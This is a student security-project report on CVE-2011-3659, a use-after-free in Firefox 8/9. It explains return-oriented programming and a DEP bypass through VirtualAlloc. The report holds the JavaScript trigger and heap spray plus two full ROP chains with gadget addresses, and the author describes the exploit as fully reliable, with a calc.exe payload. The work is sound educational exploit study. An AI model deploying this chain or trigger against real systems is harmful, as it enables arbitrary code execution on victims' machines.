APPLIED SECURITY PROJECT

Davide Martintoni

May 4, 2015

1 Introduction

For this research project I would have had to choose a known vulnerability of an old version of Firefox and write a working exploit for it. I've scaned the web in order to find a well documented vulnerability that seems to be exploitable. After a quick research I've noticed that it's really hard to find precise information on most of them. However I decided to work on a vulnerability (CVE 2011-3659[1]) that is a use-after-free vulnerability in Firefox 8/8.0.1 and 9/9.0.1. This vulnerability was reported by Regenrecht to the security@mozilla.org. Moreover I have chosen to work on this vulnerability because I have found a proof of concept on expoit-db.com[2]: this module of the framework "Metasploit" that use the vulnerability and a ROP chain to execute shellcode on the target browser.
For this project I translated this module (that is written in ruby) in a static web page. Once I had this working exploit I have analyzed how this program work and then based on that I have written my exploit with my own ROP chain.

I have already written an exploit for a Firefox vulnerability but now I wanted to improve my skill. My first work was a simple overflown bug in which I stored a pointer to my shellcode and that leads to the execution of that code. But this kind of exploit technique can't work if the target machine have Data Execution Prevention (DEP) feature active. This function doesn't allow the execution of memory location that are labeled as data. This protection is optionally activated on windows XP sp2 and higher.

2 Return-oriented programming

In order to avoid that a DEP control prevent the execution of my injected code I need a way to label my code as executable. So I need a way to change the permission of my code without executing any code injected by me in the memory. Therefore I can achieve this result using some code that is already present in the machine like the windows API that can change the execution label for my code. In order to run my custom code and eventually execute the Windows API function call, I will need to use existing instructions (instructions in executable

areas within the process like library contained in the software), and put them in such an order and "chain" them together so they would produce what we need and put data in registers and/or on the stack. So if I can find a way to use this code for change the security level of the memory location of my shellcode then I can execute it without any problem. But those library usually does not contains exactly the routine that I need to perform so I need to carefully manipulate those instructions in order to achieve my target.

Every library contained in the software is compiled in a ".dll" file and therefore I can easily disassemble it and look what it does. Now the assembly code that I can extract from the library contains some "return" function. Every instruction stored before a return function can be executed and I know that after that the return function will bring the instruction pointer exactly one word after the one that I used to call that function. This few line of assembly instructions are called ROP gadget, we can see an example of gadget in figure 1. So if I concatenate a list of memory address that point to library instructions followed by a return and I store in memory I have build a ROP chain. Then if I manage to redirect my program to use this list as stack I can execute every ROP gadget that my chain contains. Each gadget will return to the next gadget (to the address of the next gadget, placed on the stack), or will call the next address directly. That way, instruction sequences are chained together.

Chain those gadget in order to obtain a particular configuration of stack and registers is not easy and the Corelan team on his web site wrote a statement that I have found really truthful for this work: "While you are building a ROP based exploit, you'll discover that the concept of using those gadgets to building your stack and calling an API can sometimes be compared to solving a Rubik's Cube. When you try to set a certain register or value on the stack, you may end up changing another one. So there is not generic way to build a ROP exploit and you will find it somewhat frustrating at times. But I can guarantee you that some persistence and perseverance will pay off."[3]

So in order to get my custom code executed without that the DEP policy of the target machine abort the execution we have a list of possible Windows API functions that can be used to bypass this security control.

1. **VirtualAlloc(MEM_COMMIT + PAGE_READWRITE_EXECUTE) + copy memory.** This allow me to build a new executable memory region, copy into it my shellcode, and then execute it.

2. **HeapCreate(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc() + copy memory.** This function provide a very similar technique as VirtualAlloc().

3. **SetProcessDEPPolicy().** This is used change the DEP policy for the current process, so I can execute the shellcode from the stack.

4. **NtSetInformationProcess().** This function does the same as SetProcessDEPPolicy().

5. **VirtualProtect(PAGE_READ_WRITE_EXECUTE).** This function change the access protection level of a given memory page, marking the location where my shellcode is stored as executable.

6. **WriteProcessMemory().** This allow me to copy my custom code to another executable location, so I can jump to it and execute my shellcode.

In order to execute each one of those functions it's required that the stack is set up in a specific way. When an API is called, it will assume that the parameters to the function are placed at the top of the stack (at ESP). That means that my primary goal will be to build those parameters on the stack without executing any code from the stack itself. After I have crafted the stack it will look like figure 1, I can finally call the selected API with my ESP that point at the API function parameters.



Figure 1: On the left an example of a ROP gadget that swap the value of EAX and ESP, pop from the stack EBP and EBX and then return. On the right an example of the how the stack should be after the execution of a ROP chain

3 Vulnerability CVE 2011-3659

This vulnerability is use-after-free bug in Firefox 8/8.0.1 and 9/9.0.1. Removal of child nodes from the "nsDOMAttribute" allow for a child to be still accessible after removing the father node. This error bug is due to a premature notification of "AttributeChildRemoved". Since "mFirstChild" is not set to NULL until after this call is made, this means the removed child will be accessible after it has been removed. So we can create a node iterator and navigate among the children. Then if we clear the ancestor node, the vulnerability let the iterator to access the child node pointed even if we have freed the memory associated to the node. By carefully manipulating the memory layout, this can lead to arbitrary code execution.

3.1 How to exploit CVE 2011-3659

The proof of concept that I have found on exploit-db[2] use this use-after-free vulnerability for take control the program flow.

This module use a ROP chain to call the Windows API "VirtualAlloc" in order to allocate an executable memory location exactly where they stored the custom code and then execute it. This function needs four parameters: the starting address of the region to allocate (the address where my custom code start), the size of the region (in bytes), the type of memory allocation (we use 0x00001000 that indicate "MEM_COMMIT") and the memory protection for the region of pages to be allocated (set to 0x40 that means "EXECUTE_READWRITE". So the ROP chain has to set up the stack like we can see in figure 2



Figure 2: The stack after the ROP chain, right before the execution of the VirtualAlloc API. It contains the pointer to VirtualAlloc function and all the required parameters. ESP point exactly to the function call.

So in order to achieve this stack configuration this malicious web page that I have translate form the Metasploit module perform a precise spray in the memory and store the ROP chain concatenated with my custom code starting exactly from the 0x0c0c0c0c address. After that with the Javascript function that we can see in listing 1 it create a new attribute and create an iterator over it (line 2 to 8). After the creation the iterator points to the attribute, then at line 10 it points to the next node in the DOM, at line 11 it points to another node and than at line 12 it comes back to the node exactly after the attribute that has been created. But this node does not exists and so the iterator points to a null node. When we set to null the root node of the iterator the iterator itself should be unusable but the vulnerability that we are exploiting let this iterator be accessed after the free on his ancestor node.

```
1     function run() {
2       var attr = document.createAttribute("foo");
3       attr.value = "bar";
```

```
4
5       var ni = document.createNodeIterator(
6         attr, NodeFilter.SHOW_ALL,
7         {acceptNode: function(node) { return NodeFilter.
              FILTER_ACCEPT; }},
8         false);
9
10      ni.nextNode();
11      ni.nextNode();
12      ni.previousNode();
13
14      attr.value = null;
15
16      var junk = unescape("%u5a48%u4344");//filler junk
17      var container = new Array();
18      var small = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u278e%u77c2%
            u0c10%u0c0c"); //0x77c2278e  # POP ESP # RETN  [msvcrt.
            dll]
19      while (small.length != 30)
20        small += junk;
21      for (i = 0; i < 1024*1024*2; ++i)
22        container.push(unescape(small));
23
24      ni.referenceNode;
25
26    }
```

Listing 1: Function that trigger the vulnerability and create the string that pop esp in order to point to my ROP chain

So when we set to null the the ancestor node we freed 60 bytes that is exactly the memory used by a node. My iterator is still pointing to the next node that is stored exactly after the first one (at this time my node + 60). Now we have configured the client to trigger the vulnerability. So as we can see in figure 3 after the creation of the node and the iterator what we needs to do now is store precisely in those byte that I have freed some junk to fill up the gap of the missing node in order to write exactly 60 bytes after "attr" the first instruction. So we create a string exactly of this length as we can see in listing 1. The var small contains the instructions (0c0c0c0c 0c0c0c0c 7819548e 0c0c0c10) and then is concatenated with some junk (line 19 listing 1) in order to achieve the desired length. We need to take care of the fact that this is a string and so in Javascript the bytes of this string is string.length * 2. Now we have only to push this memory blocks of 60 bytes in a new DOM element that can be written over the freed memory. We use an array: the number of times that we push this item into the array ensure us that we overwrite the address of "attr" and the length of every block ensure that at the address of "attr" + 60 bytes we find exactly the begin of my "small" variable.

Now we only need to call the "ni.referenceNode" as we can see at line 24 of listing 1 that access to the address where we have stored ours instructions. This call use the code that usually read and return the node pointed by the iterator to pop the first word found in the node memory location in ECX (ECX

= 0c0c0c0c) and then it make a call to the function pointed by the second word of the node (CALL DWORD PTR[0c0c0c0c] where we have previously stored the first ROP gadget with the spray). This call allow the execution of the first ROP gadget that flip the stack (swap EAX that contain the address of the node with ESP so now the stack is exactly the address pointed by the iterator) and with the new stack pop into EBP and EBX the two "0c0c0c0c" values as we can see in steps 4 and 5 of figure 3. After that the third values (second ROP gadget) in the small var is executed and that will pop ESP from the stack so ESP now points exactly to 0c0c0c10(ROP address + 4 because the first address is the stack flip gadget) where is stored the rest of my ROP chain.



Figure 3: The flows of the program that take over the program and leads to the execution of the shellcode.

After this we had ESP that points exactly to the first instruction of the ROP chain that we can see in Listing 4. Now the goal of this list of instructions is craft a stack like the one that we can see in Listing 2 with the address of the Windows API that we want to use and all the parameters needed to execute.

One way to build this configuration is to load in the registers every value that we need and than call a "PUSHAD" that pushes all general purpose registers to the stack using a procedure that follow the instructions illustrated in Listing 3. This PUSHAD instruction lead my stack to grow up storing all the registers value. So if my registers are crafted in a way that they contains the address to the Windows API and all the parameters that this call needs after the PUSHAD gadget the stack's top will look like the Listing 2 After the execution of the ROP gadget that contains the PUSHAD program flow proceed through the VirtualAlloc that is the first instruction in the stack.

```
7C809AE1 //kernel32.VirtualAlloc
0C0C0C54 //shellcode addr
00000001 //param
00001000 //param
00000040 //param
```

Listing 2: code 2

```
Temporary = ESP;
Push(EAX);
Push(ECX);
Push(EDX);
Push(EBX);
Push(Temporary);
Push(EBP);
Push(ESI);
Push(EDI);
```

Listing 3: Order of PUSHAD instructions

In order to reach this configuration the chain of listing 4 start loading into ESI the VirtualAlloc API address. This is accomplished in line 1 to 4 where we POP into EAX a pointer to the function, we load into EAX the address of the function (i.e the value pointed by the pointer in EAX) and then we swap the values of EAX and ESI.

After that we can simply pop into EBP,EBX,EDX,ECX in order the "call ESP" function and all the other parameters needed as we can see in line 5 to 12. Now we have in the registers all the value that we need for the call except for the shellcode address. But my shellcode is placed exactly after the ROP chain so when I execute my last ROP gadget I have in ESP the start address of the shellcode. So the shellcode addr will be in ESP and so is pushed by PUSHAD in forth position. This means that we need that our stack begin with ESI that contains "kernel32.VirtualAlloc", EBP that contains "call ESP", ESP as we have said contains the shellcode start address and EBX, EDX, ECX contain the remaining parameters.

The only problem now is that that after the PUSHAD instruction my execution proceed into the value pushed by EDI and not in the one that we want that is the next one. But this is simple to fix and so the ROP chain just load into EDI a ROP gadget that contains only a RETN instruction so that this call does not change the stack and leads to the execution of the second instruction in the stack.

So the program flow can execute the Windows API and allocate executable memory exactly where my shellcode is stored. But this memory range is stored

as we have seen in figure 3 exactly after the VirtualAlloc call and its parameters in the stack so the next instruction that is executed is exactly my custom code.

```
0x7819c80a,     // POP EAX # RETN [MOZCRT19.dll]
0x781a909c,     // ptr to &VirtualAlloc() [IAT MOZCRT19.dll]
0x7813af5d,     // MOV EAX,DWORD PTR DS:[EAX] # RETN [MOZCRT19.dll]
0x78197f06,     // XCHG EAX,ESI # RETN [MOZCRT19.dll]
0x7814eef1,     // POP EBP # RETN [MOZCRT19.dll]
0x781503c3,     // & call esp [MOZCRT19.dll]
0x781391d0,     // POP EBX # RETN [MOZCRT19.dll]
0x00000001,     // 0x00000001-> ebx
0x781a147c,     // POP EDX # RETN [MOZCRT19.dll]
0x00001000,     // 0x00001000-> edx
0x7819728e,     // POP ECX # RETN [MOZCRT19.dll]
0x00000040,     // 0x00000040-> ecx
0x781945b5,     // POP EDI # RETN [MOZCRT19.dll]
0x78152809,     // RETN (ROP NOP) [MOZCRT19.dll]
0x7819ce58,     // POP EAX # RETN [MOZCRT19.dll]
nop,            // nop
0x7813d6b7,     // PUSHAD # RETN [MOZCRT19.dll]
```

Listing 4: ROP chain stored from 0x0c0c0c10

4 My ROP chain

Now that I have analyzed the web page that I translated from the Metasploit module I can try to build my own ROP chain based on the one developed by Lincoln[2]. First I have done some research on internet in order to find a way to create my personal ROP chain. I discovered a really useful tutorial[3] by the "Corelan Team" and with this help I started to design my chain. First, I have setted my strategy and so I decided to use the same Windows API of the PoC, and I also use the same trick of spraying the memory to take control of the program flow. So my ROP chain will lead exactly to the same result that we can see in figure 2 but using another set of gadgets. The PoC gadget are taken from the library "MOZCRT19.dll". Instead after my research I decided to use another library included in Firefox 8/9 for my chain and I chose "MSVCRT.dll". The clue that leads this decision is that this dll contains a call to the VirtualAlloc API so I decided to use this one.

4.1 Find useful gadgets

In order to find ROP gadgets I have tried to use my debugger and analyze the chosen library. I have find every RET instruction (with the search tool of the debugger) and I walked back for three or four instructions to look at what this gadget does. This technique is really slow so I have found a python script[4] created by the corelan team that I can be attached to my debugger and this will extract from the chosen dll all the gadgets, with the same method explained before, and storing all of them in a text file with the address and the instructions that it contains. So with this file I have a list of all the ROP gadgets available in the desired library.

4.2 Begin my chain

Now I have a list of gadgets that I can use and I know how my final stack should be. Obviously I can't simply translate the old ROP chain in another library because it's quite impossible that it contains exactly the same gadgets. First I changed the trivial gadget that you always can find in every library, namely the one that executes "POP %someregistersname% # RETN". With those new gadgets in the old ROP chain the exploit work well so I have tried to keep this way. Unfortunately after those "POP" gadgets I can't simply translate the ROP chain because I have not found the right gadgets that fits this chain. So I started to try to change the ROP chain structure in order to use my new library. This work is quite complicated because lots of gadget that I have tried affect more then one register and so it's easy that this gadget does what I want but also something that ruins my previous work. For example in the old chain they used a a gadget that execute "PUSHAD # RETN" but the only gadget that I can use to store my registers in the stack is "PUSHAD # ADD AL,0xEF # RETN". This actually store my registers but also change the value of EAX because the AL register is a 8 bits register that is simulated using the last two bytes of EAX and so the second instructions leads to increment the values that my EAX contains. But after a lots of calculations and try I have figured out a way to build my own ROP chain that work with this exploit.

4.3 Detail of my ROP chain vs old ROP chain

In this section I will explain the details and difference between my chain and the old chain by Lincoln[2].

```
1  0x7819548e, //# POP ESP # RETN [MOZCRT19.dll]
2  0x7818f50b, //XCHG EAX,ESP # POP EBP # POP EBX #RETN [MOZCRT19.dll]
3  0x7819c80a, // POP EAX # RETN [MOZCRT19.dll]
4  0x781a909c, // ptr to &VirtualAlloc() [IAT MOZCRT19.dll]
5  0x7813af5d, // MOV EAX,DWORD PTR DS:[EAX] # RETN [MOZCRT19.dll]
6  0x78197f06, // XCHG EAX,ESI # RETN [MOZCRT19.dll]
7  0x7814eef1, // POP EBP # RETN [MOZCRT19.dll]
8  0x781503c3, // & call esp [MOZCRT19.dll]
9  0x781391d0, // POP EBX # RETN [MOZCRT19.dll]
10 0x00000001, // 0x00000001-> ebx
11 0x781a147c, // POP EDX # RETN [MOZCRT19.dll]
12 0x00001000, // 0x00001000-> edx
13 0x7819728e, // POP ECX # RETN [MOZCRT19.dll]
14 0x00000040, // 0x00000040-> ecx
15 0x781945b5, // POP EDI # RETN [MOZCRT19.dll]
16 0x78152809, // RETN (ROP NOP) [MOZCRT19.dll]
17 0x7819ce58, // POP EAX # RETN [MOZCRT19.dll]
18 nop,        // nop
19 0x7813d6b7, // PUSHAD # RETN [MOZCRT19.dll]
```

Listing 5: Original ROP chain

```
1  0x77c2278e, //# POP ESP # RETN  [msvcrt.dll]
2  0x77c0a891, //XCHG EAX,ESP # POP EBP # POP EBX # RETN [msvcrt.dll]
3  0x77c1e392, //POP EAX # RETN   [msvcrt.dll]
```

```
4  0x77be111d, //ptr to &VirtualAlloc(77be110c - EF on AL = 77be111d)
5  0x77c0ba0f, //POP EBP # RETN [msvcrt.dll]
6  0x77c0ba0f, //skip 4 bytes [msvcrt.dll]
7  0x77c17705, //POP EBX # RETN   [msvcrt.dll]
8  0x00000001, //0x00000001-> ebx
9  0x77c1cbf9, //POP EDX # RETN [msvcrt.dll]
10 0x00001000, //0x00001000-> edx
11 0x77c10b00, //POP ECX # RETN [msvcrt.dll]
12 0x00000040, //0x00000040-> ecx
13 0x77c16100, //POP EDI # RETN   [msvcrt.dll]
14 0x77c16101, //RETN (ROP NOP)   [msvcrt.dll]
15 0x77c0a18d, //POP ESI # RETN [msvcrt.dll]
16 0x77bfaacc, //JMP [EAX] [msvcrt.dll]
17 0x77c267f0, //PUSHAD # ADD AL,0EF # RETN [msvcrt.dll]
```

Listing 6: My final ROP chain

As we can see in listing 5 and listing 6 we start with exactly the same gadgets to flip the stack (see line 1-2 of both chains). Then in the old version they load the VirtualAlloc pointer into EAX, change the value of EAX with the value pointed by EAX (so actually we have the VirtualAlloc start in EAX), and then they swap the value of EAX and ESI (listing 5 lines 2 to 5). So at the end of line five we have in ESI the pointer to the Windows API and in EAX some useless values that was in ESI. In my version instead I simply load in my EAX register the pointer to VirtualAlloc (listing 6 lines 2 and 3).

The in both chain we load the right values into EBP, EBX, EDX, ECX, EDI (listing 5 lines 6 to 17 and listing 6 lines 4 to 15). At this time we have two big differences between the chains. First, the pointer to to the VirtualAlloc in the old chain is stored in ESI, instead in my chain is still stored in EAX (cause I haven't found a right gadget that swap EAX and ESI). So now it's time to adjust my ROP chain in order to achieve the call with right parameters. So first I have popped in my ESI value a gadget that execute JMP EAX # RETN, so now when the value stored from my ESI register is execute this leads exactly to the execution of the value in EAX that contains the pointer to the Windows API instead of directly execute the VirtualAlloc from ESI like in the older version. After that I have to push all my registers value with a PUSHAD instruction into the stack in order to execute the Windows API that can set permission of execution to my shellcode.

4.4 Overview to the final goal

Now that PUSHAD has been executed the stack is configured in order to lead to the execution of the Windows API. But lets remember the path to the final goal step by step. As we can see in Figure 4.1 first the stack contains the ROP chain that I have stored with a Javascript function that spray my memory. So when we trigger the vulnerability the program move through the chain executing each ROP gadget. As we can observe in Figure 4.2 in the end we reach the PUSHAD instruction that store in my stack every register value. So after this ROP gadget

the stack will grow and become exactly as we can see in Figure 4.3 where we can notice that, above my "shellcode" that previously was one line after the last ROP chain's gadget, we have now every register's value. Those values are prepared with the chain and so they contains the configuration that the program needs to call the VirtualAlloc API. The location of my shellcode is just after my ROP chain not for a random choice but for a reason: as we have seen in Listing 3 the PUSHAD instruction will store every registers. It's relatively simple load in every register a desired value with my ROP chain but ESP is different. ESP is the stack pointer and we need this value in order to execute every gadget so when we finally execute PUSHAD the ESP pointer will have the value of the stack location that contains this gadget's address. So I can't store a custom value in this register before store it and I can't use only other registers because in the PUSHAD list of push in the stack is exactly in the middle. So the only way to sort this out is use this value as pointer to the region that we want to be executable. So my "shellcode" is placed after the ROP chain and the Windows API set the new policies to the memory that follow the last ROP gadget.



Figure 4: The stack before the ROP chain, during the ROP chain, after the ROP chain and after the VirtualAlloc call. The bold line means that the EIP point at that line.

Now that the ROP chain have crafted the stack in Figure 4.3 the program flow proceed through the stack executing the Windows API and set the memory location of my shellcode as executable. This call pop as parameters the values

from the stack and so after the execution of the VirtualAlloc my stack look like the one in Figure 4.4 with at the top my malicious code. So the program will simply run into this code and my proof of concept open "calc.exe".

4.5 The problem with the PUSHAD gadget

When I was building my ROP chain I had a problem that now I will explain in the detail. I have already write in the previous subsection that the library that I chose doesn't contains any gadget in the form of "PUSHAD # RETN" but I can only use a gadget that execute "PUSHAD # ADD AL,0xEF # RETN". The second instruction of this gadget use my EAX register to perform a sum on the virtual AL register. This is a problem because my EAX values is exactly the memory location of the VirtualAlloc function. So I had adjust the value of this pointer in my ROP chain as follows: the real value of the call VirtualAlloc function is 0x77be110c. Now the operation on AL is a 8bits operation so use only the last two bytes of EAX. This instruction has a fixed value that has to be added to AL, so the operation that is per performed is 0C + EF. Now in order to fix this value I have to calculate a value such that after this addiction the value is exactly 0x77be110c. This is pretty simple if you take care of the fact that 0C is smaller than EF but this kind of operation doesn't have carry because AL can only use 8 bit. So the right value to store in EAX is 0x77be111d because 1d + EF is exactly 10C but without carry this leads to our bytes to be 0C and discard the carry. So we have that 0x77be111d + EF using only two bits get exactly 0x77be110c namely my desired value.

5 Conclusion

In this work I learned lots of interesting notion about the ROP chains but I have also noticed that there can't be a "step-by-step" instructions to build a ROP chain because every library has different gadgets and so it's impossible to make two chain exactly the same. this task has been a real challenge to me because has required really a lot of research and a lot of refinements in my chain in order to make a list of instructions that leads exactly to my goal. Every gadgets needs to execute its job without messing up other values or at least with some adjustment to avoid wrong values in my stack.

Now the final version of my web page has a reliability exactly as the same as the original one on windows XP with Firefox 8/9 that is 100% with or without the DEP protection activated. This ROP chain so can trick the DEP control feature and avoid this protection. Instead about the ASLR(Address Space Layout Randomization) both those ROP chains can't work because they are both based on fixed address. In order to make those ROP chain reliable on a system with ASLR protection we will need to change every address in the ROP chain by dynamically evaluate the base value of the library and adding the right off-

set value to get the gadget. However this kind of ROP chain is useless for this exploit because in Windows XP there is not implemented the ASLR protection.

References

[1] National Institute of Standards and Technology. National vulnerability database on cve 2011 3659. http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3659, 2011. [Online; last read 06-Mar-2015].

[2] CorelanC0d3r¡peter.ve[at]corelan.be. Metasploit module on cve 2011 3659. http://www.exploit-db.com/exploits/18870/, 2011. [Online; last read 06-Mar-2015].

[3] Corelan Team. Corelan team rop chain tutorial. https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/, 2011. [Online; last read 06-Mar-2015].

[4] Corelan Team. Mona.py github page. https://github.com/corelan/mona/blob/master/mona.py, 2011. [Online; last read 06-Mar-2015].